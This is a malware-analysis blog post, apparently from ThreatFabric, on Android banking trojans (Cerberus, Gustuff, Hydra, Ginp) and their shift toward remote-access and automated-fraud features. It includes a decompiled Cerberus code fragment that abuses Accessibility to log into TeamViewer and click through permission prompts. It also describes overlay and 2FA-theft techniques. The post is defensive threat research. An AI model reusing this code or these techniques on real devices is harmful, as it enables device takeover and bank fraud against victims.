2020 - Year of the RAT

threatfabric.com/blogs/2020_year_of_the_rat.html

February 2020

Intro

According to the Chinese zodiac 2020 is the year of the RAT, and in accordance with the myth the rat tricked his adversary in order to be ahead of him and “win the race”. The RAT mindset is also a growing trend that ThreatFabric analysts have observed in mobile banking Trojans over the last years. This blog provides an overview of the changes that took place in the last months on the mobile banking threat landscape and describes why we can expect an increase in the use of Remote Access Trojans for fraudulent purposes.

Play on words aside, in the world of malware the term RAT stands for Remote Access Trojan. This functionality can be added to malware in order to provide the criminal operator the same degree of (remote) control of the infected device as its owner/user has.

Remote access can be achieved in different ways, for example by using more-or-less native services such as SSH (Secure Shell) or RDP (Remote Desktop Protocol), or even by using third-party software such as TeamViewer, VNC or RAdmin. We want to stress that those tools by themselves are not inherently malicious and are in most cases used for legitimate purposes, such as providing users with support or perform remote administration (hence calling this type of utilities Remote Administration Tools which can cause confusion). Some malicious actors prefer to develop their own code/tools with the hope to remain under the radar while benefiting of similar functionality.

Historically, mobile banking malware was designed and used primarily to access and steal information that facilitates financial fraud. Examples of such information include second factors of authentication (SMS, mTAN) and other secrets that could be used to perform fraud through the targeted banking services. As fraud detection mechanisms used by financial institutions evolved it became harder for criminals to use aforementioned methods without being detected.

Threat actors have conceived diverse ways to circumvent detection mechanisms by impersonating the victim's device. A famous one is the use of a back-connect proxy on the infected device combined with device fingerprints, allowing the actor's device to look like the "real" one. Solutions like device binding and fingerprinting allowed financials to detect such techniques, therefore criminals had to innovate again. In this situation RATs are criminals' Holy Grail, as they offer the ability to perform fraudulent transactions directly from the infected (victim) device. By doing so, criminals are making it substantially harder to detect fraudulent transactions without a client-based detection solution.

In Android banking malware, the RAT capability has not been commonly used due to limitations of the Android operating system (it requires use of the Accessibility Service). Nevertheless, back in 2016 the "Retefe" threat actors were already observed making use of RAT functionality by abusing the TeamViewer application, giving them full control over the infected device. As Retefe is run by a group of experienced Windows malware actors and because RAT capabilities are quite common in Windows banking malware, the actors probably decided to reuse that approach with Android devices as well.

Threat actors motivated by financial gain have noticed the shift of consumers from desktop towards mobile based online banking. This trend has also resulted in the evolution of mobile malware in order to bypass detection measures. From simple SMS-stealer to fully-fledged RAT with Automated Transaction Systems, criminals continuously innovate to try to remain successful. Hereafter is an overview of recent changes made by some key players in the Android banking malware threat landscape.

Cerberus

The Cerberus banking Trojan that appeared on the threat landscape end of June 2019 has taken over from the infamous Anubis Trojan as major rented banking malware. While offering a feature-set that enables successful exfiltration of personally identifiable information (PII) from infected devices, Cerberus was still lacking features that could help lowering the detection barrier during the abuse of stolen information and fraud. Mid-January 2020, after new-year celebrations, Cerberus authors came back with a new variant that aimed to resolve that problem, a RAT feature to perform fraud from the infected device.

This new Cerberus variant has undergone refactoring of the code base and updates of the C2 communication protocol, but most notably it got enhanced with the RAT capability, possibility to steal device screen-lock credentials (PIN code or swipe pattern) and 2FA tokens from the Google Authenticator application.

The RAT service is able to traverse the file system of the device and download its contents. On top of that it can also launch TeamViewer and setup connections to it, providing threat actors full remote access of the device.

Once TeamViewer is working, it provides actors with many possibilities, including changing device settings, installing or removing apps, but most notably using any app on the device (such as banking apps, messengers and social network apps). It can also provide valuable insight into victim’s behavior and habits; in case it would be used for espionage purposes.


The following snippet shows the code responsible for TeamViewer login and initialization:


```
String runningPackage = this.lowerPkgName;
if(getNodeFromEvent.contains("com.teamviewer.host.market")) {
    AccessibilityNodeInfo username = AcccesibilityUtils.getNodeFromEvent(event,
"com.teamviewer.host.market:id/host\_assign\_device_username");
    AccessibilityNodeInfo password = AcccesibilityUtils.getNodeFromEvent(event,
"com.teamviewer.host.market:id/host\_assign\_device_password");
    AccessibilityNodeInfo submit = AcccesibilityUtils.getNodeFromEvent(event,
"com.teamviewer.host.market:id/host\_assign\_device\_submit\_button");
    if(username != null) {
        this.teamviewerUsername = this.utils.readShPrStr(this,
this.strings.connect_teamviewer);
        if(!this.teamviewerUsername.isEmpty()) {
            this.teamviewerPassord = this.utils.readShPrStr(this,
this.strings.password);
            this.credsSubmitted = false;
            this.passwordFilled = false;
            this.userFilled = false;
            this.permissionStatus = 0;
            this.utils.writeShPrStr(this, this.strings.connect_teamviewer, "");
            this.utils.writeShPrStr(this, this.strings.password, "");
        }
    }

    if(this.permissionStatus == 0) {
        AccessibilityNodeInfo v7\_7 = AcccesibilityUtils.getNodeFromEvent(event,
"com.teamviewer.host.market:id/action\_bar_root");
        if(v7_7 != null && AcccesibilityUtils.getNodeFromEvent(event,
"com.teamviewer.host.market:id/buttonPanel") != null) {
            this.permissionStatus = 1;
            AccessibilityNodeInfo tmButton =
AcccesibilityUtils.getNodeFromEvent(event, "android:id/button1");
            if(tmButton != null) {
                this.acc_utils.clickButton(tmButton);
            }

            AccessibilityNodeInfo klmCheckBox =
AcccesibilityUtils.getNodeFromEvent(event, "com.samsung.klmsagent:id/checkBox1");
            AccessibilityNodeInfo klmConfirm =
AcccesibilityUtils.getNodeFromEvent(event, "com.samsung.klmsagent:id/btn_confirm");
            if(klmCheckBox != null && this.permissionStatus == 1) {
                this.acc_utils.clickButton(klmCheckBox);
                this.acc_utils.clickButton(klmConfirm);
                this.permissionStatus = 2;
                Utils utils = this.utils;
                utils.launchPkg(this, "com.teamviewer.host.market");
            }
        }
    }

    if(!this.teamviewerUsername.isEmpty() && !this.teamviewerPassord.isEmpty()) {
        if(username != null && !this.userFilled) {
            this.acc_utils.setInput(username, this.teamviewerUsername);
            this.userFilled = true;
        }
        if(password != null && !this.passwordFilled) {
            this.acc_utils.setInput(password, this.teamviewerPassord);
            this.passwordFilled = true;
        }

        if((this.userFilled) && (this.passwordFilled) && !this.credsSubmitted) {
            this.permissionStatus = 0;
            this.acc_utils.clickButton(submit);
            this.credsSubmitted = true;
            String v0_9 = this.utils.readShPrStr(this, this.strings.hidden);
            if(v0_9.equals("true")) {
                this.goBack();
            }
        }
    }
}
```

The feature enabling theft of device’s screen lock credentials (PIN and lock pattern) is powered by a simple overlay that will require the victim to unlock the device. From the implementation of the RAT we can conclude that this screen-lock credential theft was built in order for the actors to be able to remotely unlock the device in order to perform fraud when the victim is not using the device. This once more shows the creativity of criminals to build the right tools to be successful.

Abusing the Accessibility privileges, the Trojan can now also steal 2FA codes from Google Authenticator application. When the app is running, the Trojan can get the content of the interface and can send it to the C2 server. Once again, we can deduce that this functionality will be used to bypass authentication services that rely on OTP codes.

This is an example of what the Google Authenticator application looks like:





Until now, the end of February 2020, no advertisement for these features has yet been made in underground forums. Therefore, we believe that this variant of Cerberus is still in the test phase but might be released soon. Having an exhaustive target list including institutions from all over the world, combined with its new RAT capability, Cerberus is a critical risk for financials offering online banking services. Whether in its target list or not, it is easy for its operators to enhance the list to target additional apps (refer to the appendix for the current target list).

Gustuff


The Gustuff banking Trojan, first spotted in 2016, went through quite a long journey of enhancements since its appearance on the threat landscape. Although originally built based on the infamous Marcher malware, it went through a major refactoring, introducing considerable changes in its architecture and feature set.


To the best of our knowledge, Gustuff was the first Android banking Trojan that heavily relied on Android’s Accessibility Service to power its RAT functionality. The RAT was originally implemented to lower detection of fraud but was later enhanced to facilitate automated and large-scale fraud from the infected devices. Unlike Cerberus, Gustuff’s RAT doesn’t use third-party utilities but uses a home-made JSON-based text protocol instead, to both visualize and interact with content of the infected device’s interface.

In April 2019 the actors behind the Gustuff Trojan started developing a new version of the bot alongside the original one in “production”, resulting in the original Trojan being slowly phased out to make place for the new one. Although this process was slow, the new variant started replacing the old one extensively from August 2019 on. After several weeks the swap between versions was finished. Whilst keeping most of the codebase, the new variant of Gustuff introduced changes in the architecture and command handling and added some new features such as keylogging, browser overlays and even an ATS (Automated Transaction System) on top of the RAT.

Although technically being an overlay attack, browser overlays closely resemble the infamous “webfakes” (popular technique used by Windows banking malware), as instead of checking the package name of running apps, the Trojan abuses Accessibility privileges to check contents of the browser’s address bar to determine if the victim is accessing a website from the target list. The browser ends up being overlayed, tricking the victim into interacting with a fake web page.

One of the first browser overlays built by the Gustuff actors was the public Australian government login page:





Password

Do not show others your password

Unlike Cerberus, Gustuff is operated privately and has its main focus on Australian and Canadian banks. Targeting financial institutions, crypto-wallets but also government websites and job seeking platforms in order to collect more personal information from the victims (see the appendix for targets).


Gustuff was the first Android banking Trojan observed to include an ATS, making it more advanced and efficient compared to other similar bankers. The Automated Transaction System will operate quasi-automatically by stealing victim’s credentials, logging in to its account to verify validity of credentials and availability of funds, and later logging in again to setup and perform fraudulent transactions, all from the victim’s device. Due to its technological stand and focus, the Gustuff trojan is a major threat to all targeted parties in its target list.


Hydra

Having its roots as a “dropper services” as described in our BianLian blog, Hydra went a long way from using outdated overlay attack techniques, to a fully capable banking malware. Although still having such capability, starting from February 2019, Hydra is no longer used as dropper but as a functional and stand-alone banking Trojan.

It features screencast capabilities (like the Anubis Trojan), enabling actors to visualize what is happening on the device in real-time, but also a back-connect proxy option, enabling actors to impersonate the infected device and use it to perform fraud. Some other features include remote app installation, remote screen locking and the possibility to use Google firebase as command handler.

The following screenshots show some of the overlays used against banks operating in Turkey:





Hydra is operated privately and until recently was targeting exclusively banks operating in Turkey and some crypto wallet applications. Beginning 2020, the actors expanded the list of targets to include applications from major banks all around the world (see the appendix for targets). Taking into consideration the ongoing evolution of the Trojan, the expansion of the target list could either mean that the actors decided to grow their fraud opportunity or that they are planning to enter the malware rental market.

Expanding the target list to more countries and more institutions will also pose new challenges for this Trojan; it means trying to remain undetected by a large spectrum of malware and fraud detection solutions.

The next important step for Hydra to be successful internationally will be to add a RAT functionality to its payload. Due to the well-thought-of modular architecture of the bot, actors will certainly be able deal with such enhancements pretty easily; one more reason to keep an eye on it!

Ginp

Ginp appeared on the threat landscape in the second half of 2019 as a simple SMS stealer, completely written from scratch. It is not unusual to see actors attempt to create new malware now and then, but in this particular case the malware started to evolve rapidly, going through frequent development cycles.

In the months following its first appearance, it has adopted techniques used by mature banking malware, sometimes even reusing code snippets from existing malware such as Anubis. By fall 2019, Ginp was already a fully-fledged banking Trojan, capable of performing credit card and credential theft using overlay attacks.

